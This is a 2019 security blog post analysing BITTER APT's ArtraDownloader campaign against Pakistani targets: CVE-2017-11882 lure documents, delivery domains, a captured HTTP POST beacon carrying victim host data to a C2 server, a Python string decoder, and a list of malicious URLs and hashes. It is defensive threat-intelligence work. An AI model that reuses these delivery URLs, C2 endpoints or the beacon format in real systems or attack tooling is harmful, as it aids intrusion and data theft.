09/06/2019 - BITTER APT: Not So Sweet

meltx0r.github.io/tech/2019/09/06/bitter-apt-not-so-sweet.html

MeltX0R Security September 6, 2019


Summary

BITTER, an APT group which has been active since 2015, has been observed ramping up their activity lately. In this post, I will review recent infrastructure that is actively being used by this APT, which is suspected of being used to carry out attacks against Pakistani organizations.

Analysis

The BITTER APT group has notably been observed targeting Chinese and Pakistani interests in the past, and is suspected of being belonging to a country in South Asia. Recent reports from QiAnXin Technology's "RedDrip" team, a Chinese security vendor, suggest that the BITTER APT group is actively launching attacks targeting Pakistani organizations. According to this , they are seeing malicious documents causing users to download payloads from *maq.com.pk/wehs*, which looks to be ArtraDownloader. ArtraDownloader is a Trojan Downloader that was discovered by PaloAlto's UNIT42, and has also been observed downloading BitterRAT Remote Access Trojan, both of which have been associated with BITTER APT groups operations.


Researching for activity related to ArtraDownloader on App.Any.Run reveals numerous examples of malicious Microsoft Word documents exploiting the CVE-2017-11882 vulnerability to download an executable payload from the aforementioned URL identified by RedDrip (*maq.com.pk*). CVE-2017-11882, which was patched by Microsoft in November of 2017, is a memory corruption vulnerability which grants the attacker RCE (remote code execution) upon the user opening a specially crafted file (see *here* for the Microsoft advisory). These Any.Run analyses indicate that, after exploitation and download of the ArtraDownloader from *maq.com.pk*, there is Command & Control activity beaconing to the URL *onlinejohnline99.org/kvs06v.php*.



Windows 7 Professional 32bit 05 September 2019, 21:21	✓	Malicious activity	69641838e2afc72a696aab08ca36cb9beb406aa901ac... Zip archive data, at least v1.0 to extract opendir exploit CVE-2017-11882 loader trojan	MD5: 69AE79EB16251F16C3512ADF7926CC7F SHA1: 6455C25E0587694023A8AB5FD80B80287EB9E915 SHA256: 69641838E2AFC72A696AAB08CA36CB9BEB406AA901AC6FA4FCC412A9F1F01508
Windows 7 Professional 32bit 05 September 2019, 03:09	✓	Malicious activity	z3r0.rtf ASCII text, with very long lines, with CR, LF line terminators exploit CVE-2017-11882 opendir loader trojan	MD5: 07D682D70D7F37172BD8AF3A9D5AEB49 SHA1: F6D487BB308EB18349F0DCD2F12E5ED8C911B30C SHA256: 238D65935FFE7DABC04B892987F7B8B2464F8EEECB618D0A1276F4C055EC9C0D
Windows 7 Professional 32bit 04 September 2019, 09:15	✓	Malicious activity	eec2828cb4a9032ab1177bb472f1977b PE32 executable (GUI) Intel 80386, for MS Windows	MD5: EEC2828CB4A9032AB1177BB472F1977B SHA1: 0DD961E938CE34B7D30EC5D86E3FFA146B6F6E91 SHA256: 87F51D275047D15465180F4541BBA76763F6D5610C9372F7F11072EBC8260E39
Windows 7 Professional 32bit 03 September 2019, 12:44	✓	Malicious activity	intelx.exe PE32 executable (GUI) Intel 80386, for MS Windows trojan	MD5: 3964665EC90DECC41C7C38B42C5A7CE7 SHA1: A2C2FE9233DE2F39B6B5D27528829885024 27D22 SHA256: 7079126B425DDB36852B61BB64B6C567E13E2FC69DEC8DBCA5B384E8E646B5F5
Windows 7 Professional 32bit 03 September 2019, 12:22	✓	Malicious activity	pq[1] ASCII text, with very long lines, with CR, LF line terminators exploit CVE-2017-11882 loader trojan	MD5: 6EC5738B2661042055EE55AFD67A2838 SHA1: F6E13D795A43DB6ECBA5CF454E043ACB7355B106 SHA256: 2B6B37492D6CF41D01619ED9CA87AFADBBE03E8A87FACDFFAFC11B592AC51E89

Shown above: App.Any.Run samples of ArtraDownloader


Pivoting off of Any.Run and into VirusTotal we can see that *onlinejohnline99.org* appears to be the Command & Control for several binaries, which are actively being distributed from several undiscovered domains. We already know about *maq.com.pk*, however because of VirusTotal's relational graphing abilities, we are able to see that these binaries are also being served from *biocons.pk*, *gandharaart.org*, and *sartetextile.com*. One thing of interest, however notable, is all of the domains delivering these binaries are hosted by the same ISP (COMSATS, a Pakistani ISP). Digging deeper into the IP addresses hosting these domains (*203.124.44.31, 203.124.44.66, 203.124.44.93*, and *203.124.43.227*) revealed that they were only hosting a very limited amount of domains, many of which appeared to be very suspect in naming convention or content. While these were suspicious, I could not directly relate them to BITTER APT activity at this time.




Shown above: VirusTotal Graph of this campaign's infrastructure

Analysis of the discovered binaries confirm them to be ArtraDownloader samples, with variations in naming and hash values (such as intelx.exe, lsasw.exe, advrt.exe, wehs.exe, reportstableregular.doc.exe, and more). I won't go into details surrounding the actual analysis of the malware samples as PaloAlto's UNIT42 has already gone over this at length in their article found *here* and the binaries I reviewed do not appear to differ significantly from what was described in their write-up. All of the samples I reviewed utilized *onlinejohnline99.org* as their primary Command & Control infrastructure, with the exception of one sample which instead beaconed to the domain *advas.zhongwenchuantongqiye.com*, which was documented as being related to BITTER operations targeting the Chinese government in May of 2019 by 360-CERT.

The Command & Control communications are typical for what we would see from ArtraDownloader, with all of the samples performing HTTP POST requests to their respective Command & Control domains with differing .php URI structures.



```
Time                 Source          Destination    DPort Protocol Request Hostname              Request URI
2019-09-06 23:26:40  192.168.100.24  93.123.73.198     80 HTTP     POST    onlinejohnline99.org  /lax05u.php
2019-09-06 23:26:46  192.168.100.24  93.123.73.198     80 HTTP     POST    onlinejohnline99.org  /lax05u.php
2019-09-06 23:26:52  192.168.100.24  93.123.73.198     80 HTTP     POST    onlinejohnline99.org  /lax05u.php
2019-09-06 23:26:58  192.168.100.24  93.123.73.198     80 HTTP     POST    onlinejohnline99.org  /lax05u.php
2019-09-06 23:27:04  192.168.100.24  93.123.73.198     80 HTTP     POST    onlinejohnline99.org  /lax05u.php
2019-09-06 23:27:10  192.168.100.24  93.123.73.198     80 HTTP     POST    onlinejohnline99.org  /lax05u.php
2019-09-06 23:27:16  192.168.100.24  93.123.73.198     80 HTTP     POST    onlinejohnline99.org  /lax05u.php
2019-09-06 23:27:22  192.168.100.24  93.123.73.198     80 HTTP     POST    onlinejohnline99.org  /lax05u.php
```



```
POST /lax05u.php HTTP/1.0
Host: onlinejohnline99.org
Connection: keep-alive
Content-type: application/x-www-form-urlencoded
Content-length: 97

SNI=VTFS.QD&UME=Xjoepxt!8!Qspgfttjpobm&OPQ=benjo&IVR=VTFS.QD$
$benjoAA11482.572.3314613.96675&st=0HTTP/1.0 200 OK
Connection: close
Content-Type: text/html
Content-Length: 0
Date: Fri, 06 Sep 2019 23:26:46 GMT
Server: LiteSpeed
```

3 client pkts, 3 server pkts, 3 turns.

Entire conversation (385 bytes) Show and save data as ASCII Stream 1

Find:

Shown above: Packet capture of ArtraDownloader C2

Various strings within these samples are obfuscated by adding or subtracting from each byte within a string, and the data being POST'd to these C2 servers is no exception. In order to decode this data, you can use the following Python script provided by UNIT42 in their analysis of the downloader.

```
def decode(data):
    out = ""
    for d in data:
        out += chr(ord(d)-1)
    return out

(decode("your obfuscated data here"))
```

Once you have deobfuscated the data, you'll quickly see that it contains the typical identifying information that is obtained during initial infections, such as hostname, Windows version, username, unique identifier, and a Boolean value indicating if the second stage payload was downloaded and executed successfully.

Variable	Description	Decoded
SNI	Hostname	USER-PC

UME	Windows Version	Windows 7 Professional
OPQ	Username	admin
IVR	Unique Identifier	USER-PC##admin@@00371-461-2203502-85564
st	Boolean value indicating if the second stage payload was downloaded and executed successfully	0

During my analysis, I was unable to obtain a second stage payload to further examine the BITTER APT infrastructure. However the additional payload would likely have been the BitterRAT Remote Access Trojan, which is routinely distributed by ArtraDownloader variants. Once installed, the BITTER actors could then pivot and perform various other action on objectives. At this time, the motives of this group is unknown, however it is likely that this campaign is in pursuit of some form of espionage due to the reports of them being backed by a south Asian country (some reports indicate India). Based on much of the infrastructure observed being hosted in Pakistan, I would agree with the initial suspicion that Pakistan is being targeted in these attacks. This would also further reaffirm the possible Indian attribution to BITTER APT, due to the long-running unrest regarding the Kashmir territorial conflict between India and Pakistan over the Kashmir region.

Indicators

Indicator	Type	Description
advas.zhongwenchuantongqiye.com/Mcx2svc.php	URL	URL for ArtraDownloader C2
onlinejohnline99.org/ms2u1p.php	URL	URL for ArtraDownloader C2
onlinejohnline99.org/kvs06v.php	URL	URL for ArtraDownloader C2
onlinejohnline99.org/index.htm	URL	URL for ArtraDownloader C2
onlinejohnline99.org/lax05u.php	URL	URL for ArtraDownloader C2
gandharaart.org/news/lsasw	URL	URL delivering ArtraDownloader
gandharaart.org/images/advrt	URL	URL delivering ArtraDownloader
biocons.pk/ReportsTableRegular.doc.exe	URL	URL delivering ArtraDownloader
sartetextile.com/news/pq	URL	URL delivering ArtraDownloader
sartetextile.com/demo/suo	URL	URL delivering ArtraDownloader
sartetextile.com/news/ctf	URL	URL delivering ArtraDownloader
maq.com.pk/wehs	URL	URL delivering ArtraDownloader
72eb6896fa9326f38d3745cc442611dc	MD5	ArtraDownloader hash for advrt.exe obtained from gandharaart.org
66b3039067e4f7b8ad1b3166b5dbcacf	MD5	ArtraDownloader hash for advrt.exe obtained from gandharaart.org
eec2828cb4a9032ab1177bb472f1977b	MD5	ArtraDownloader hash for lsasw.exe obtained from gandharaart.org and biocons.pk

73c297f059dd94671ca4e4c7dbfa6241	MD5	ArtraDownloader hash for wehs.exe obtained from maq.com.pk
3964665ec90decc41c7c38b42c5a7ce7	MD5	ArtraDownloader hash for suo.exe obtained from sartetextile.com
eec2828cb4a9032ab1177bb472f1977b	MD5	ArtraDownloader hash for ctf.exe obtained from sartetextile.com

References/Further Reading

1. https://en.wikipedia.org/wiki/Kashmir_conflict
2. https://unit42.paloaltonetworks.com/multiple-artradownloader-variants-used-by-bitter-to-target-pakistan/
3. https://www.anomali.com/blog/suspected-bitter-apt-continues-targeting-government-of-china-and-chinese-organizations
4. https://cert.360.cn/report/detail?id=137867e159331b7a968aa45050502d13
5. https://unit42.paloaltonetworks.com/unit42-analysis-of-cve-2017-11882-exploit-in-the-wild/
6. https://portal.msrc.microsoft.com/en-US/security-guidance/advisory/CVE-2017-11882
7. https://twitter.com/RedDrip7/status/1164855381052416002